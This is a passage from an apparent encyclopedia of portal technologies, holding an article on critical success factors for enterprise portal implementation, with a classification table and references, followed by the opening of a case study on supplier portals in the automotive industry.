Industry Cluster: An associative process that involves identification of critical linkages between supply-chain entities that promote relationships, and facilitating collaboration amongst participants and collectively interacting within a cluster of specific industry suppliers, tourism entities, wine organisations, and industry distributors.

Portal: A simple definition of a portal sees it as a special Web site designed to act as a gateway to give convenient access to other related Web sites that have some genre classification.

Portal Benefits: Portal features and their commensurate benefits have been identified by Tatnall et al. (2004), these benefits tending to incorporate improved security, a seek and search facility for easier information access, the strengthening or creation of business relationships, and a strategic value that might allow smaller firms to reduce resource requirements.

Portal Functionality: This can be diverse; however, an intrinsic element of all portals, as suggested by Eisenmann (2002), is to incorporate five fundamental areas related to searching, content publication, community building, electronic commerce, and personal-productivity application.

Regional Portal: Regional portals, of particular interest in this article, tend to be a special type of community portal centred on a specific locality. As such, they have a utility in providing various advantages for the participants, allowing them to feel as if they are part of, and contribute to, the local regional community.

Winery: An entity engaged in value-added business processes span the primary (growing grapes), secondary (making the wine), and tertiary (tourism, sales, and marketing) sectors of the economy.

S

Success Factors for the Implementation of Enterprise Portals

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INTRODUCTION

The implementation of enterprise portals is still ranked top on the wish list of many CEOs, expecting that the portal becomes the core system for offering a flexible infrastructure that integrates and extends business applications "beyond the enterprise" (Hazra, 2002). By 2009, the market for application integration, middleware, and portals is expected to grow to $7.1 billion, with a 5-year compound annual growth rate of 2.7% (Correia, Biscotti, Dharmasthira, & Wurster, 2005).

The success of enterprise portals is not astonishing, since the portal concepts promise to provide secure, customizable, personalizable, integrated access to dynamic content from a variety of sources, in a variety of source formats, wherever it is needed (Amberg, Holzner, & Remus, 2003; Collins, 2001; Davydov, 2001; Hazra, 2002; Kastel, 2003; Smith, 2004; Sullivan, 2004), enabling core e-business strategies by running supportive portals like knowledge portals, employee portals, ERP portals, collaborative portals, process portals, and partner portals.

However, after the first wave of euphoria, the high expectations of companies became more and more realistic, taking into account that portal projects are complex, time- and cost-consuming, with a high risk of failure. In complex portal projects, costs and benefits to build up and operate an enterprise portal are weighed up in a systematic manner, including make-or-buy decisions with regard to packaged portal platforms vs. open source developments, individually developed vs. purchased portal components (so called portlets), and benefits vs. costs to run, maintain, and improve the portal (Hazra, 2002).

Altogether, the growing demand for portal solutions is leading to an increasing attention in regard to the management of critical success factors (CSF). In contrast to many studies and surveys covering aspects about the portal market and technological features of packaged portal platforms, there is still little known about CSF and best practices when implementing enterprise portals. Considering these critical factors, portal implementation projects can be directed and managed more effectively.

The goal of this article is to present the most important factors that are critical for the success of the implementation of an enterprise portal. In order to better understand these factors, we first provide background knowledge on basic tasks, actors, and relationships in typical portal implementation projects. We then present a comprehensive list of CSF, together with a categorisation framework, classifying these factors into tactical vs. strategic, technical vs. organizational, static vs. dynamic, and stage- vs. nonstage-specific CSF.

BACKGROUND: THE PORTAL VALUE CHAIN


At present, the market seems to be in a strong consolidation phase, in which many small vendors are put out of the market or bought up by the big vendors of portal products, that is, IBM, SAP, Plumtree, or Oracle. We assume that, in the long-run, the market might split up into vendors that provide portal frameworks, vendors that are specialized in building portal components (portlet suppliers), and service providers who will integrate the components to a complete portal solution for the customer (portal integrator). The whole portal industry might shift continually towards a multilayered supply chain—comparable to the automotive or the mechanical engineering industry (see Figure 1).

During the configuration of portals, portlets of different portlet suppliers can be combined and integrated into the portal solution. Portlet package suppliers integrate portlets to larger, Web-based, industry-specific components (so called portlet packages) that can be delivered either to portal integrators or directly to end customers. This can be portlet packages especially developed for electronic commerce, knowledge management, or for collaboration. Portal integrators are responsible for the integration of complex portlets and portlet packages at the customer's side; therefore, designing and installing portal frameworks, customizing and integrating suitable portlets and portlet packages, and supporting the corresponding project management with coordinating different tasks between portlet suppliers, portal vendors, as well as portal providers and users.

CRITICAL SUCCESS FACTORS

In order to analyse the CSF, we followed a multimethod design of a two-stage approach, with the first stage analysing the

Figure 1. The portal value chain



state of the art of portal engineering by reviewing relevant literature and interviewing portal integrators in Germany (Remus, 2005), and a follow-up stage with a focus on "critical success factors." In order to identify and analyse CSF, we chose portal integrators as the target group (in contrast to client companies implementing portals), because portal integrators have the necessary expertise to give in-depth answers to our mostly explorative questions, as they have already been involved in several portal projects implementing packaged portal software. In addition, we reviewed literature on scientific papers and case examples, and finally compiled a list of 21 relevant CSF (applying the coding procedures proposed by Glaser & Strauss, 1967). We also refined the CSF of portal engineering by comparing these with CSF of other IS implementation projects, (i.e., ERP projects). The following list briefly describes each CSF, together with its relationship to portal engineering, in alphabetical order:

- **Business Process Reengineering (BPR):** In order to achieve the greatest benefits provided by an enterprise portal, processes and activities have to be aligned with the new system. In many cases, the underlying business processes have to be redesigned before the portal solution is deployed and customized. The question here is if activities in business processes have to be changed before, during, or after the portal implementation. This CSF has strong relationships to the CSF process and application integration.
- **Change Management:** Introducing enterprise portals can cause resistance, confusion, redundancies, and errors. Often, portals provide a completely new work environment based on new user interfaces structuring content, services, and application in a very different manner. In addition, they often provide new functions and features that, at first, can overload the user. As with other large-scale IT projects (e.g., ERP), companies often underestimate the efforts in change management (Somers & Nelson, 2001).
- **Clear Goals and Objectives:** Similar to other large IT projects, clear goals and objectives are seen as critical

success factors (Esteves & Pastor, 2000; Nah Fui-Hoon, Lau Lee-Shang, & Kuang, 2001; Somers & Nelson, 2001). Objectives that are specific to the scope of the corporate portal project, the user community that is affected, and the timeline that needs to be met have to be formulated (Collins, 2001).

- **Dedicated Resources:** As with other software implementation projects, resource requirements need to be determined early in the project. Not rarely, it is difficult to secure resource commitments in advance (Reel, 1999), especially because portal projects tend to affect other related ongoing IT projects, for example, ERP implementation, KM initiatives, or SCM projects.
- **Defining the Portal Architecture:** Different perspectives are considered. The portal's information architecture defines, for example, the navigation, the portlet structure, the role concept, and the personalization (Sullivan, 2004). With regard to the organisation, the adaptation to the organisation's architecture is the hardest part, which ties up a lot of time and resources. One important task is to align the portal architecture with the general IS architecture, as interfaces to other systems, for example, ERP, CRM, SCM, have to be defined.
- **Flexible Project Structure:** Software implementation projects are carried out in an ever-changing environment. In order to handle unforeseen problems, the project structure has to be flexible. This is especially critical with regard to portal engineering with its multiple actors, the large number of portlets, and different views and users involved.
- **Organizational Culture:** Portals are a new way of working and communicating. The organization needs to recognize the importance of cultural factors, affecting how employees work together (Collins, 2001). The success and acceptance of many portals, that is, knowledge portals, are heavily dependent on the user involvement. The willingness to share knowledge is playing an important role in knowledge portals, as portal users are seen as an active part in the evolution of the portal.
- **Portal Design:** The design of the user interface is derived from business activities and processes, typically described by use cases. It should be intuitive and designed according to general design and navigation guidelines, but also implementing the specific requirements gathered during the analysis phase. Often, a storyboard is defined that contains several screenshots demonstrating how the self-service applications and corporate portal software features are integrated into the user interface, along with a script that describes in detail the user interaction of the portal (Collins, 2001).
- **Portal Engineering Roadmap:** The implementation of portals is combining concepts from the field of Web-based development together with concepts derived from the implementation of large packaged software solutions, that is, ERP implementations. Sophisticated methods, instruments, and work procedures from both fields have to be integrated into a comprehensive portal engineering approach, often supported by a component-based development approach and service-oriented architecture (Hazra, 2002). This approach can be supported by a roadmap that defines the basic steps towards the implementation of a corporate portal.
- **Portal Strategy:** A portal can only be successful if the corresponding portal strategy, which outlines the development, introduction, and evolution of the portal, is aligned with the e-business and overall corporate strategy (Davydov, 2001). According to its strategic e-business focus (B2B, B2E, B2C), different types of portals have to be implemented, for example, enterprise partner portals, knowledge portals, electronic commerce portals. A business case collects all relevant information with regard to the implementation of the portal strategy, among other things identifying risks, potentials, and CSF (Collins, 2001).
- **Process and Application Integration:** In order to integrate processes, the underlying application and information architecture has to be integrated and made available through the portal. Several portal-related technologies enable process integration, for example, "drag and relate," as concepts to support interaction between portlets, and to provide workflow management mechanisms to enable ad hoc and flexible workflows. An important task is the definition of a portal integration architecture, which combines integration technologies such as portlets, EAI, and Web services. These technologies support the integration on different levels, that is, human-to-machine integration, interorganizational, and machine-to-machine integration (Puschmann & Alt, 2005).
- **Project Management:** Project management for portal projects, which is similar to other IT projects, spans the life of the project from initiating the project to closing it. The project should have clear, mutually agreed and understood project and business objectives that correspond to the project deliverables. Typical success factors are the application of balanced planning and time management rules, the application of appropriate standards and templates, the existence of a supportive infrastructure, and team building measures, ensuring synergy effects from teamwork (Juli, 2003).
- **Project Monitoring and Controlling:** To ensure the project completion according to the plan, close monitoring and controlling of time and costs should be

done (Kendra & Taplin, 2004). In addition, the implementation project scope and plan has to be reviewed (Esteves & Pastor, 2000).

- **Prototyping:** In contrast to common sequential process models for software development, (rapid) prototyping is a cyclic process consisting of four stages: conception, realisation, test, and refinement. The cycle is carried out until the prototype has reached the desired maturity. The stepwise alignment to the final portal solution minimizes the developmental risks. Furthermore, team members can see the progress of the project, and so-called quick wins may improve the motivation within the project team, as well as the cooperation with the client.
- **Requirements Analysis:** Analysing requirements is always complex as it involves the joint effort of portal integrators, consultants, and clients to analyse the requirements of the portal from many different perspectives: IT economics, business processes, applications, potential user roles, and profiles. Often an initial business case outlines the main features of an enterprise portal (Collins, 2001).
- **Selection of the Appropriate Portal Package:** Similar to ERP-packaged software, the choice of the portal package involves important decisions regarding budgets, timeframes, goals, and deliverables (Somers & Nelson, 2001). In addition, issues concerning the selection of portlets and portal packages delivered by third-party vendors have to be considered.
- **Strong Communication Inwards and Outwards:** In analogy to the implementation of ERP systems, interdepartmental communication, as well as the communication with customers and business partners in each implementation stage, can be seen as a key component (e.g., in the analysis of CSF for ERP systems by Somers & Nelson, 2001, this factor ranks on number six). In many IT projects ,poor communication between team members and other organisational members was found to be a problem (Ang, Sum, & Chung, 1995; Grover, Kettinger, & Teng, 1995).
- **Team Competencies and Skills:** The success of portal projects is related to the knowledge, skills, abilities, and experiences of the project manager, as well as the selection of the right team members, who should not only be technologically competent, but also understand the company and its business requirements (Somers & Nelson, 2001). This is especially true in the field of portal engineering, where different people from various fields work together, that is, portlet developers, EAI specialists, portal integrators, enduser, business domain experts, business consultants, and so forth.
- **Top Management Support:** Corporate portals are like ERP systems; highly integrated information systems. Their design, implementation, and operation require the complete cooperation of line and staff members from all segments of the business (Zhang, Lee, Zhang, & Banerjee, 2003). Furthermore, in a corporate strategy team, an executive sponsor, who needs to be involved in all aspects of the corporate portal solution, should be identified (Collins, 2001). This sponsor may play the integrational role between the development team and the top management.
- **User Acceptance:** The success of the implemented portal is heavily dependent on the acceptance of the user, not only because enterprise portals provide a central access point for multiple enterprise application, services, and content, but also because its long-term success is heavily dependent on the usage of the portal.
- **User Training and Education:** Since portals provide a completely new user interface, together with changed or new processes, it is crucial to train potential users on how the portal works and how the new functionality relates to the business processes. Often, in complex portal projects, consultants are involved. In this context, it is important to ensure that knowledge is transferred from the consultants to internal employees.

Classification of CSF

In order to further analyse the CSF, we classified the identified CSF into the following dimensions (see Table 1):

- **Organizational vs. Technical Factors:** The technological perspective (see, e.g., Esteves & Pastor, 2000) refers to technical aspects related to the particular portal package, whereas the organisational perspective is related with concerns like organisational structure, culture, and business processes. Here, we can see a good balance between organisational and technological factors; however, with a tendency towards organizational CSF.
- **Tactical vs. Strategic Factors:** With regard to the time frame (see, e.g., Esteves & Pastor, 2000) of the portal implementation, we further distinguish between the strategic (long-term goals related to core competencies) and the tactical perspective (short-term goals related to business activities). It is interesting to see that in portal projects, the consideration of short-term technological factors is an important issue.
- **Static vs. Dynamic Factors:** Static factors are showing the portal readiness, demonstrating the capacity to start and successfully carry out a portal project. Dynamic factors, in contrast, are related to activities in the implementation process, and are therefore describing factors that can be managed actively. We can identify a strong focus on dynamic factors that can be managed during the portal project. Static factors demonstrating

Table 1. Categorization of CSF

Critical Success Factors	Tactical	Strategic	Static	Dynamic	Stage-specific	Non-stage-specific
Organizational						
Top management support		X	X			X
Dedicated resources		X	X			X
Organizational culture		X	X			X
Team competencies and skills		X	X			X
Business process reengineering		X		X	X	
Change management		X		X	X	
User acceptance		X		X	X	
Clear goals and objectives		X		X		X
Flexible project structure		X		X		X
Project management	X			X		X
Project monitoring and controlling	X			X		X
Strong communication inwards & outwards	X			X		X
User training and education	X			X	X	
Technological						
Defining the portal architecture	X			X	X	
Requirements analysis	X			X	X	
Process and application integration	X			X	X	
Prototyping	X			X	X	
Portal design	X			X	X	
Selection of the appropriate portal package		X		X	X	
Portal strategy		X		X	X	
Portal engineering roadmap		X		X		X

the portal readiness are of moderate importance and only important from the organisational point of view; there are no static technological factors to particularly focus on.

- **Stage-Specific vs. Nonstage-Specific Factors:** This classification refers to the implementation process. Stage-specific CSF are more critical within certain stages, whereas nonstage-specific factors are important throughout the whole implementation process. With regard to the stages of implementation, we can identify a well-balanced set of factors. However, it is interesting to see that, with one exception (portal engineering roadmap), all technical factors are stage specific.

How can this framework be utilized by researchers and practitioners? Both can use the framework to further analyse the CSF with regard to different perspectives. Researchers can detail their CSF research, focussing on one or two distinct dimensions, for example, strategic, organizational CSF. Practitioners can use the framework to identify those CSF that can be managed more actively throughout their portal projects, for example, focussing on specific tactical, dynamic CSF.

CONCLUSION AND OUTLOOK

Based on preliminary studies that collected qualitative data about the main characteristics of portal projects, we identified and classified the most important factors that are critical for the success of implementing enterprise portals. However, more research has to be done in order to further investigate the relevance of CSF, in general, and in particular across the stages of implementation (Remus, 2006).

Our findings can be seen as the starting point for proposing and developing instruments that can improve the engineering and management of portals. This is particularly important since, at present, neither integrated tools to select portal components, nor tools to support the whole portal value chain are provided by portal vendors or service providers. Hence, when planning, customizing, and implementing new portals, organizations have to start from scratch.

From a technical perspective, we suggest focussing on the dynamic, portal-specific CSF, which can be actively managed by the use of software-supported tools and methods. In order to support the tasks of the portlet supplier, standards to develop portlets have to be developed and pushed forward (e.g., JSR 168, standards for remote portlets (WSRP)). In particular, SMEs need corresponding portlet standards, that is, redbooks or manuals, providing particular procedure models and guidelines for the development of portlets. With regard to the portal user, we suggest to focus on easy–to-use tools and end-user development approaches, where the user is much more integrated into the software development than in common methods. End-user focused prototyping is a first step in this direction. In particular, portal integrators in charge of consulting clients in portal implementation projects urgently need an integrated bundle of suitable instruments to support the entire development process. These instruments should focus on the requirements analysis and the preselection, the assessment, and the integration of portlets in a portal platform. Specific tools, for example, tools to calculate the TCO or ROI, tools supporting the search and integration of portlets, and modeling tools (Hazra, 2000) have to be developed. Furthermore, in order to guide the requirements analysis and the subsequent customization process, the portal integrator can be supported by industry-specific reference models and best practices (Sullivan, 2004). Here, once more, standardization will lead to industry best practices, reference models, and prebuilt portals.

REFERENCES

Amberg, M., Holzner, J., & Remus, U. (2003). *Portal-engineering - Anforderungen an die Entwicklung komplexer Unternehmensportale.* Paper presented at the 6. International Conference Wirtschaftsinformatik 2003, Dresden.

Ang, J. S. K., Sum, C. C., & Chung, W. F. (1995). Critical success factors in implementing mrp and government assistence: A Singapore context. *Information and Management, 29*(2), 63-70.

Collins, H. (2001). *Corporate portals—Revolutionizing information access to increase productivity and drive the bottom line*. New York: American Management Association.

Correia, J. M., Biscotti, F., Dharmasthira, Y., & Wurster, L. F. (2005). *Forecast: Aim and portal software, worldwide, 2004-2009.* The Gartner Group.

Davydov, M. M. (2001). *Corporate portals and e-business integration.* New York: McGraw-Hill Education.

Esteves, J., & Pastor, J. (2000). *Towards the unification of critical success factors for erp implementations.* Paper presented at the 10th Annual BIT conference, Manchester (UK).

Glaser, B. G., & Strauss, A. L. (1967). *The discovery of grounded theory—Strategies for qualitative research*. New York,: DeGruyter.

Grover, V. R. J. S., Kettinger, W. J., & Teng, J. T. (1995). The implementation of business process reengineering. *Journal of Management Information Systems, 12*(1), 109-144.

Hazra, T. K. (2000). *Enterprise portal modeling—Methodologies and processes.* Paper presented at the UML In The.com Enterprise: Modeling CORBA, Components, XML/XMI And Metadata Workshop, Palm Springs, CA, USA.

Hazra, T. K. (2002). *Building enterprise portals: Principles to practice.* Paper presented at the 24th International Conference on Software Engineering (ICSE'02), Orlando, Florida, USA.

Juli, T. (2003). Work smart, not hard! *An Approach to Time-Sensitive Project Management PMI Congress 2003, Europe*, The Hague, The Netherlands.

Kastel, B. (2003). *Enterprise portals for the business and it professional*. Sarasota: Competitive Edge Professional.

Kendra, K., & Taplin, L. J. (2004). Project success: A cultural framework. *Project Management Journal, 35*(1), 30-45.

Nah Fui-Hoon, F., Lau Lee-Shang, J., & Kuang, J. (2001). Critical factors for successful implementation of enterprise systems. *Business Process Management Journal, 7*(3), 285-296.

Puschmann, T., & Alt, R. (2005). Developing an integration architecture for process portals. *European Journal of Information Systems, 14*(2), 121-134.

Reel, J. S. (1999). Critical success factors in software projects. *IEEE Software, 16*(3), 18-23.

Remus, U. (2005). *State-of-the-art of implementing enterprise portals—A portal integrator's perspective.* Paper presented at the IBIMA 2005, Lissabon (Portugal).

Remus, U. (2006). *Critical success factors of implementing enterprise portals.* Paper presented at the 39th Hawaii International Conference on System Sciences (HICSS-39), Kauai, Hawaii.

Smith, M. A. (2004). Portals: Toward an application framework for interoperability. *Communications of the ACM, 47*(10), 93-97.

Somers, T., & Nelson, K. (2001). *The impact of critical success factors across the stages of enterprise resource planning implementation.* Paper presented at the 34th Hawaii International Conference on Systems Sciences (HICSS-34), Hawaii.

Sullivan, D. (2004). *Proven portals: Best practices for planning, designing, and developing enterprise portals* (1st ed.). Boston: Pearson Education Inc.

Zhang, L., Lee, M. K. O., Zhang, Z., & Banerjee, P. (2003). *Critical success factors of enterprise resource planning systems implementation success in China.* Paper presented at the 36th Hawaii International Conference in System Sciences (HICSS'03), Hawaii.

KEY TERMS

Enterprise Portal: An application system that provides secure, customizable, personalizable, integrated access to a variety of different and dynamic content, applications, and services. It provides basic functionality with regard to the management, the structuring, and the visualization of content, collaboration, and administration.

Portal Engineering: Characterized by the systematic use of engineering-like methods and tools, for example, roadmaps, reference models, and so forth. in all stages of the implementation process. Typical tasks within the development process comprise the development of portlets, the customization and integration of portlets in a portal framework, and the roll out of the portal solution.

Portal Integrator: Responsible for the integration of complex portlets and portlet packages at the customer's side; therefore, designing and installing the portal frameworks, customizing and integrating suitable portlets and portlet packages, and supporting the corresponding project management coordinating different tasks between portlet suppliers, portal vendors, and portal users.

Portal Strategy: As described in the business case, outlines the development, introduction, and evolution of the portal. The strategy should be aligned with the E-business and overall corporate strategy. Different types of portals for example, enterprise partner portals, knowledge portals, electronic commerce portals, support different e-business strategies (B2B, B2E, B2C).

Portal Value Chain: Can be described as a multilayered supply chain, described by its main actors and its relationships involved in developing portal solutions. Software vendors are split up into vendors specialized in integrating components within prebuilt portal frameworks, vendors of portal components (portlets), and vendors who concentrate on the development of subsystems.

Portlet: Can be viewed from different perspectives: In the end, a portlet is nothing more than a window displaying the preferred content, whereas the portal administrator views portlets as content container resources. From a technical perspective of a portal developer, a portlet is an individual application component (servlet) hosted and running in a portal server.

Portlet Package: Portlets can be integrated to larger, Web-based, industry-specific components (so called portlet packages) that can be delivered either to portal integrators or directly to end customers. This can be portlet packages especially developed for electronic commerce, knowledge management, or for collaboration.

A Supplier Portal in the Automotive Industry

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INTRODUCTION

The use of Internet technologies and particularly portal technologies facilitate the creation of networks of relationships within the supply chain that provide organizations with access to key strategic resources that could not have been otherwise obtained (Venkatraman, 2000). As a result, portals appear to play a significant role in the business-to-business (B2B) arena. Even before the advent of the Internet, the use of information technology (IT) has been claimed to lead to a tighter coupling between buyer and supplier organizations (Malone, Yates, & Benjamin, 1987), allowing business partners to integrate their various business processes and enabling the formation of vast networks of intra- and inter-organisational relationships (Venkatraman, 1991). Nevertheless, such claimed integration effects require interoperability between IT systems, which can not be achieved in the absence of common IT standards or at least common IT infrastructure.

This article focuses on the development and implementation of a standardised Internet technology project—a supplier portal—in the automotive industry. The aim of the study is to unveil the factors that have led the decision to adopt the standardised technology, and have shaped the development and implementation process. The case explores the standardisation process in its social context and identifies and discusses the factors that shape the development and implementation of the standards.

BACKGROUND

Inter-organisational systems (IOS), as they are adopted in the automotive industry, refer to the computer and telecommunications infrastructure developed, operated and/or used by two or more firms for the purpose of exchanging information that support a business application or process. These firms are suppliers and customers in the same value chain, or strategic partners or even competitors in the same or related market (Cunnigham & Tynan, 1993; Li & Williams, 1999, p. 2). Through IOS, the business partners arrange routine business transactions. Information is exchanged over communication networks using prearranged formats. In the past, IOS were delivered on proprietary communication links. Today, many IOS have moved to the Internet (Turban & Lee, 2000).

One of the most prominent types of contemporary IOS are portals (Turban, Lee, King, & Chung, 2000). A portal is defined as a linked electronic platform with a single point of entry, independent of time and space that enables collaboration through access to multiple sources of information. One of the most common forms of portals are business portals that focus on business partners, for example, providing suppliers with information and/or access to the buyer's internal systems (Sadtler, Ganci, Griffith, Hu, & Marhas, 2004). Often, such portals are initiated by large buyers to facilitate the interaction with their network of suppliers, for example, General Electric's Trading Process Network and Boeing's PART marketplace (Turban et al., 2000).

In the automotive industry, original equipment manufacturers (OEMs) adopt portal technology to link internal systems and applications with external systems of suppliers in order to increase effectiveness and efficiency of inner- and inter-organisational processes. Nevertheless, such industry links require interoperability between IT systems which cannot be achieved in the absence of common IT standards. In the broad sense, a standard can be defined as "a set of specifications to which all elements of product, processes, formats, or procedures under its jurisdiction must conform" (Tassey, 2000, p. 588). David and Steinmueller (1994) differentiate between four categories of standards: reference standards, minimum quality standards, technical interface design standards, and compatibility standards. Compatibility standards are addressed in relation with network information and communication technololgies (ICTs). They enable data exchange between components within a particular system or between different inter-organisational information systems.

Generally, technical standards play a crucial role in shaping not only the future form of the technology (Williams, Graham, & Spinardi, 1993) but also nature and functioning of an organisation and the relationships between organisations (Tapscot, 1995). Some technologies are complex to configure and adapt for use in different contexts. Additionally, implementations are approached differently by developers and users. To reconcile their differences, intermediaries are needed who shape a basic technology provided by the suppliers and configure different technological components from a variety of suppliers to meet the users' needs. In this process, universal technical knowledge and local knowledge of the organisational and cultural context of use are combined by all the actors, such as intermediaries, IT developers, and end users within adopting organisations.

Economic research on standardisation assumes that the actors involved in the standard setting process are seeking only economic benefits. According to Schmidt and Werle (1998), the economic studies concentrate on the choices being made by actors only on the basis of their payoffs, where these payoffs represent economic returns (Besen & Farrell, 1994). The social processes underlying these choices, such as the balance of power and the level of trust, and the influence of the wider institutional context, which explain why such committees are organised, how actors are enrolled and the range of factors that shape their technological choices are not included in the economic model. To address these shortcomings of the economic approach, standardisation researchers have drawn from theories born in sociology, in particular institutional theory and social shaping of technology (SST). SST has been developed during the 1980s as a new approach to study the development of technology, and in particular information technology. The SST perspective arises from a shift in social and economic research on technology that explores and analyses both the content of technologies and the processes of innovation (Gerst & Bunduchi, 2004; Bijker & Law, 1992; Williams & Edge, 1996). It has emerged through a critique of the dominant rhetoric of technological determinism which portrayed technology as a vehicle for achieving organisational change, without taking into consideration the difficulties in implementing technologies, as well as their frequent failures to deliver predicted and desired outcomes.

Though often portrayed as a narrow technical matter, standard setting is a complex social process, shaped by an array of factors and representing embodiments of social relationships between the actors. The locales in which standardisation (standards development and implementation) take place are populated by different kinds of actors—differing widely in their expertise, context, commitments, and perceived interests include: software providers, business consultants, technical experts, market intermediaries, and their suppliers. Often the same actors or actors from the same industry/sector are involved in competing standard setting processes; for example, suppliers often have to accommodate different customers with different standard requirements.

A number of researchers have applied the SST perspective to reveal the factors that have shaped EDI development and implementation. For example, Graham, Spinardi, Williams, and Webster (1995) found that the formation of social networks is crucial in shaping the EDI process as they allow the collective benefits of the users involved to be understood and the necessary resources to be coordinated between the participants. With the arrival of Internet technologies and XML standards, research in this area has focused on the mixed sociotechnical nature of XML standard development process (Egyedi, 2001) and on the socioeconomic factors that shape the development of XML standards, in particular industry sectors such as the IT industry (Graham, Pollock, Smart, & Williams, 2003).

In the next section, the development and implementation of supplier portals in the automotive industry are discussed as part of a case study. The empirical research follows a single case study research design based on qualitative research. Data are collected through a questionnaire sent to the portal users, direct observation, and extensive secondary data research. A mixture of quantitative and qualitative methods (Miles & Huberman, 1994) is used to analyse the data.

PORTALS IN THE AUTOMOTIVE INDUSTRY

Driven by challenges such as shorter product life cycles, increasing cost pressure in stagnant markets, and higher complexity of the electronics embedded in modules and systems, OEMs will gradually increase the outsourcing of manufacturing within the next 10 years (McKinsey, 2003). The supplier community is characterised by small and medium-sized enterprises (SMEs) and is also undergoing strong shifts as the result of these pressures. Increasingly, platforms and model varieties require advanced deals and project management capabilities which means that in terms of innovation management, suppliers have to be able to provide leading-edge technology and efficient simultaneous engineering processes. This change affects primarily the tier-1 suppliers who are taking over systems integration responsibility and management of the supply chain from the OEMs.

Each OEM has an extensive network of suppliers and they, in turn, frequently supply more than one OEM. In this situation, bilateral standardisation of the complex processes and technology to enable the cooperation between OEMs and suppliers and between different suppliers is less than effective.

The pressure for collaboration enforced integration that shifted the emphasis from “stand-alone” initiatives to integrated solutions. Examples include electronic collaboration projects, the integration of engineering processes, and electronic catalogue projects to present product and service data. Such Internet-based applications are adopted not only to achieve operational effectiveness by reducing coordination costs and transaction risks (Koch & Gerst, 2003), but also to improve communication and information presentation. These projects had reduced costs and shortened throughput times to some extent, but the companies aimed at an all-out effort to press forward inter-organisational collaboration with suppliers on a global basis. The vision was that such collaboration should include the integration of individual projects in the business units as well as the integration of company-specific applications into one global supplier portal with one single point of entry (Gerst & Bunduchi, 2004).

The automotive industry has been one of the earliest and most enthusiastic adopters of supplier portals. A supplier portal allows to integrate content, applications, and processes between an OEM and its suppliers in order to:

- Improve communication and collaboration between OEM and suppliers
- Provide real-time access to information held in disparate systems
- Personalise each user interaction and provide a unified window into a companies' business
- Integrate and access relevant data, applications and business processes

Two alternatives of strategic network design are dominating the current automotive portal scene: either companies decide to build up their own private portal (proprietary approach) in order to create a network with their supply base, for example, VW Group or Toyota, or companies decide to work with electronic markets such as Covisint or SupplyOn to deploy portals, for example, DaimlerChrysler, Ford, and so forth.

The decision to integrate business partners with portals involves a strategic decision whether (1) to implement and customise off-the-shelf systems related to proprietary processes, which means to stick to the "homemade" processes and systems or (2) to implement standardised technology giving industry-standards solutions that use XML standards to exchange data and messages, that supports standardised business processes. Mostly, decisions to implement one of the two alternatives are directed by a cost-benefit analysis. The implementation of alternative (2) was expected to lead to economies-of-scale in the business areas where standardised business processes could be implemented.

In 1999, the Internet hub Covisint[1] (*co*nnectivity, *vis*ibility, *int*egration) was founded by a number of large OEMs such as DaimlerChrysler, Ford, and General Motors and software companies such as Oracle and Commerce One. The aim of Covisint was to connect the automotive industry to a global exchange marketplace with the offer of one single point of entry. It thus aimed to represent a de-facto industry standard. Standardisation was achieved across a range of functionalities that Covisint offered, for example, the portal service. It allowed for the uniform personalised access from any location, single sign-on (SSO) including authentication and authorisation, portal administration with registration, and integration with existing IT infrastructure and through diverse interaction channels (e.g., integration in backend systems).

